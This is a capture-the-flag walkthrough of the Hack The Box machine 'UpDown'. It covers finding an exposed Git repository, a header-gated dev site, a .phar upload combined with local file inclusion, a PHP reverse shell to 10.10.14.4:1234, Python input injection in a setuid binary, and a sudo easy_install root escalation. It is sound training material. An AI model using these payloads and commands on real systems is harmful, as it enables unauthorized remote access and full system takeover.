Description
UpDown is a medium Hack The Box machine that features:
- Web server directory enumeration to find the source code of the application in beta phase
- Source code of the application allow access to the beta application via a special HTTP header
- Source code of the application reveals that it is vulnerable to Insecure File Upload and to Local File Inclusion, which end in a Remote Command Execution vulnerability
- User Pivoting by using a Python program in binary format allowed to be executed as other user
- Privilege Escalation by using the
easy_installcommand allowed to be run asrootuser
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.177.
$ ping -c 3 10.10.11.177
PING 10.10.11.177 (10.10.11.177) 56(84) bytes of data.
64 bytes from 10.10.11.177: icmp_seq=1 ttl=63 time=46.1 ms
64 bytes from 10.10.11.177: icmp_seq=2 ttl=63 time=42.5 ms
64 bytes from 10.10.11.177: icmp_seq=3 ttl=63 time=42.5 ms

--- 10.10.11.177 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 42.491/43.719/46.148/1.717 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.177 -sS -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.177
Host is up (0.044s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.93 seconds
We get two open ports: 22, and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.177 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.177
Host is up (0.042s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 9e:1f:98:d7:c8:ba:61:db:f1:49:66:9d:70:17:02:e7 (RSA)
|   256 c2:1c:fe:11:52:e3:d7:e5:f7:59:18:6b:68:45:3f:62 (ECDSA)
|_  256 5f:6e:12:67:0a:66:e8:e2:b7:61:be:c4:14:3a:d3:8e (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Is my Website up ?
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.22 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We add the updown.htb domain to the /etc/hosts file.
$ echo '10.10.11.177 updown.htb' | sudo tee -a /etc/hosts
We find a website to check if a web page status is up or down. We also have a debug mode if we check a box. We also find that the correct hostname is siteisup.htb.
 We create a new HTTP server with Python (
python -m http.server 80) and after entering the URL we find that the status is returned and the debug mode returns the full HTTP response.
 With this behavior we try to search for a Server Side Request Forgery vulnerability, but we do not find anything useful. We move to sub-directory enumeration.
$ gobuster dir -u 'http://updown.htb' -w /usr/share/seclists/Discovery/Web-Content/common.txt
...
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 275]
/.htpasswd            (Status: 403) [Size: 275]
/.htaccess            (Status: 403) [Size: 275]
/dev                  (Status: 301) [Size: 306] [--> http://updown.htb/dev/]
/index.php            (Status: 200) [Size: 1131]
/server-status        (Status: 403) [Size: 275]
Progress: 4746 / 4746 (100.00%)
...
We find the /dev sub-folder, but it is empty. We re-enumerate it.
$ curl http://updown.htb/dev/
$ gobuster dir -u 'http://updown.htb/dev/' -w /usr/share/seclists/Discovery/Web-Content/common.txt
...
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.git                 (Status: 301) [Size: 311] [--> http://updown.htb/dev/.git/]
/.git/HEAD            (Status: 200) [Size: 21]
/.git/config          (Status: 200) [Size: 298]
/.git/index           (Status: 200) [Size: 521]
...
We find the .git repository, we use the git-dumper tool to dump the Git repository. We download a few source code files.
$ virtualenv .env
$ . .env/bin/activate
$ pip install git-dumper
$ git-dumper http://updown.htb/dev/.git/ dev_git
$ ls -1 dev_git
admin.php
changelog.txt
checker.php
index.php
stylesheet.css
We find that this is the source code of the beta version of UpDown website, but for example we cannot find the admin.php file in the main web server, so we presume that it is under other subdomain, such as dev.
$ echo '10.10.11.177 siteisup.htb' | sudo tee -a /etc/hosts
$ echo '10.10.11.177 dev.siteisup.htb' | sudo tee -a /etc/hosts
We receive the 403 Forbidden response upon visiting the dev subdomain.
 In the source code, reading the
 .htaccess file, we find that the web server only allow access to the website to users that send an special HTTP header, Special-Dev with the only4dev value. We check if it is true.
$ cat .htaccess
SetEnvIfNoCase Special-Dev "only4dev" Required-Header
Order Deny,Allow
Deny from All
Allow from env=Required-Header
$ curl -H 'Special-Dev: only4dev' -I 'http://dev.siteisup.htb'
HTTP/1.1 200 OK
It is true. After auto-adding the header to the HTTP request by using a Match and Replace rule in Burp Suite, we find a similar web site as the previous one, but now it offers the ability of uploading a file with a list of sites to check.
 We also find a link to the
 Admin Panel and to the changelog.txt file, which does not exist. In the admin.php source code file we find that the Admin Panel it is not yet implemented.
<?php
if(DIRECTACCESS){
	die("Access Denied");
}

#ToDo
?>
In the checker.php source code file we find the login and how the application is working when when a new file is uploaded to the server.
if($_POST['check']){

	# File size must be less than 10kb.
	if ($_FILES['file']['size'] > 10000) {
        die("File too large!");
    }
	$file = $_FILES['file']['name'];

	# Check if extension is allowed.
	$ext = getExtension($file);
	if(preg_match("/php|php[0-9]|html|py|pl|phtml|zip|rar|gz|gzip|tar/i",$ext)){
		die("Extension not allowed!");
	}

	# Create directory to upload our file.
	$dir = "uploads/".md5(time())."/";
	if(!is_dir($dir)){
        mkdir($dir, 0770, true);
    }

  # Upload the file.
	$final_path = $dir.$file;
	move_uploaded_file($_FILES['file']['tmp_name'], "{$final_path}");

  # Read the uploaded file.
	$websites = explode("\n",file_get_contents($final_path));

	foreach($websites as $site){
		$site=trim($site);
		if(!preg_match("#file://#i",$site) && !preg_match("#data://#i",$site) && !preg_match("#ftp://#i",$site)){
			$check=isitup($site);
			if($check){
				echo "<center>{$site}<br><font color='green'>is up ^_^</font></center>";
			}else{
				echo "<center>{$site}<br><font color='red'>seems to be down :(</font></center>";
			}
		}else{
			echo "<center><font color='red'>Hacking attempt was detected !</font></center>";
		}
	}

  # Delete the uploaded file.
	@unlink($final_path);
}
This code checks if a file is uploaded, validates its size and extension, uploads it to a directory, reads its content, and checks if each line is a valid website URL. If the URL is valid, it checks if the site is up and displays the result; otherwise, it detects a potential hacking attempt and alerts. It is important to note that the application is checking the extension of the uploaded file and ignore executable script extensions such us .php, .py, or .pl, but it is not ignoring .phar files. This makes the application a candidate to be vulnerable to Remote Command Execution by using .phar files.
On the other side, in the index.php we find:
<b>This is only for developers</b>
<br>
<a href="?page=admin">Admin Panel</a>
<?php
	define("DIRECTACCESS",false);
	$page=$_GET['page'];
	if($page && !preg_match("/bin|usr|home|var|etc/i",$page)){
		include($_GET['page'] . ".php");
	}else{
		include("checker.php");
	}
?>
This code checks if the requested page is not in restricted directories and includes the corresponding PHP file; otherwise, it includes a checker.php file. It also provides a link to an Admin Panel and a note indicating that the content is only for developers. This code is vulnerable to Local File Inclusion (LFI). The include() function uses user input ($_GET['page']) without proper sanitization, allowing an attacker to include local files by manipulating the page parameter. It is only ignoring pages including the bin, usr, home, … strings. So we can use the phar:// wrapper here.
Exploitation
To be able of getting a reverse shell, we will upload a .zip file containing the malicious PHP file. We find previously that the extension .zip is not allowed, so we changed to a .phar one. We can only spawn a reverse shell with the proc_open function.
$ cat<<'EOF' > shell.php
<?php
        $descspec = array(
                0 => array("pipe", "r"),
                1 => array("pipe", "w"),
                2 => array("pipe", "w")
        );
        $cmd = "/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.4/1234 0>&1'";
        $proc = proc_open($cmd, $descspec, $pipes);
?>
EOF
$ zip shell.phar shell.php
We find that the .phar file is uploaded to the /uploads/<MD5_HASH_STRING>/shell.phar file. The MD5_HASH_STRING variable changes depending on the time the file was uploaded. We start a listening TCP port with the nc -nvlp 1234 command and then we combine the previous two vulnerabilities with the phar:// wrapper to trigger the Remote Command Execution vulnerability.
$ curl -H 'Special-Dev: only4dev' 'http://dev.siteisup.htb/?page=phar://uploads/f2ed29692...c77/shell.phar/shell'
<b>This is only for developers</b>
<br>
<a href="?page=admin">Admin Panel</a>
We receive the reverse shell as the www-data user, we upgrade it.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.177] 49444
bash: cannot set terminal process group (922): Inappropriate ioctl for device
bash: no job control in this shell
www-data@updown:/var/www/dev$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
www-data@updown:/var/www/dev$ ^Z
$ stty raw -echo; fg
$ reset xterm
www-data@updown:/var/www/dev$ export SHELL=bash; export TERM=xterm; stty rows 48 columns 156
Post-Exploitation
We find the console users in the system developer and root. We can list the contents of the devfolder of the developer user, which a Python source code file and a binary file with SUID permissions to be executed as the owner of the file, developer.
www-data@updown:/var/www$ grep sh /etc/passwd
root:x:0:0:root:/root:/bin/bash
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
developer:x:1002:1002::/home/developer:/bin/bash
www-data@updown:/var/www$ ls /home/developer/
dev  user.txt
www-data@updown:/var/www$ cd /home/developer/dev/
www-data@updown:/home/developer/dev$ ls -l
total 24
-rwsr-x--- 1 developer www-data 16928 Jun 22  2022 siteisup
-rwxr-x--- 1 developer www-data   154 Jun 22  2022 siteisup_test.py
www-data@updown:/home/developer/dev$ file siteisup
siteisup: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=b5bbc1de286529f5291b48db8202eefbafc92c1f, for GNU/Linux 3.2.0, not stripped
www-data@updown:/home/developer/dev$ cat siteisup_test.py
import requests

url = input("Enter URL here:")
page = requests.get(url)
if page.status_code == 200:
        print "Website is up"
else:
        print "Website is down"
The siteisup_test.py file is the source code of the siteisup binary file. The scripts takes the input of the user (an URL) and then checks with the requests library if the responds with the 200 code. We are able of injecting Python code to spawn a developer shell:
www-data@updown:/home/developer/dev$ ./siteisup
Welcome to 'siteisup.htb' application

Enter URL here:__import__('os').system('/bin/bash')
developer@updown:/home/developer/dev$ id
uid=1002(developer) gid=33(www-data) groups=33(www-data)
developer user can only run one command as root user, easy_install.
developer@updown:/home/developer/dev$ sudo -l
Matching Defaults entries for developer on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User developer may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/local/bin/easy_install
easy_install is a command-line tool that was used in the Python ecosystem to install and manage Python packages. It is part of the setuptools package and was commonly used before pip became the standard package manager for Python. In GTFOBins page we find that we can easily leverage this functionality to spawn a shell as the root user.
developer@updown:/home/developer/dev$ TF=$(mktemp -d)
developer@updown:/home/developer/dev$ echo "import os; os.execl('/bin/bash', 'sh', '-c', 'bash <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
developer@updown:/home/developer/dev$ sudo easy_install $TF
WARNING: The easy_install command is deprecated and will be removed in a future version.
Processing tmp.MnubDRt6Ve
Writing /tmp/tmp.MnubDRt6Ve/setup.cfg
Running setup.py -q bdist_egg --dist-dir /tmp/tmp.MnubDRt6Ve/egg-dist-tmp-OKW0ko
root@updown:/tmp/tmp.MnubDRt6Ve# id
uid=0(root) gid=0(root) groups=0(root)
Flags
In the root shell we can retrieve the user.txt and root.txt flags.
root@updown:/tmp/tmp.MnubDRt6Ve# cat /home/developer/user.txt
<REDACTED>
root@updown:/tmp/tmp.MnubDRt6Ve# cat /root/root.txt
<REDACTED>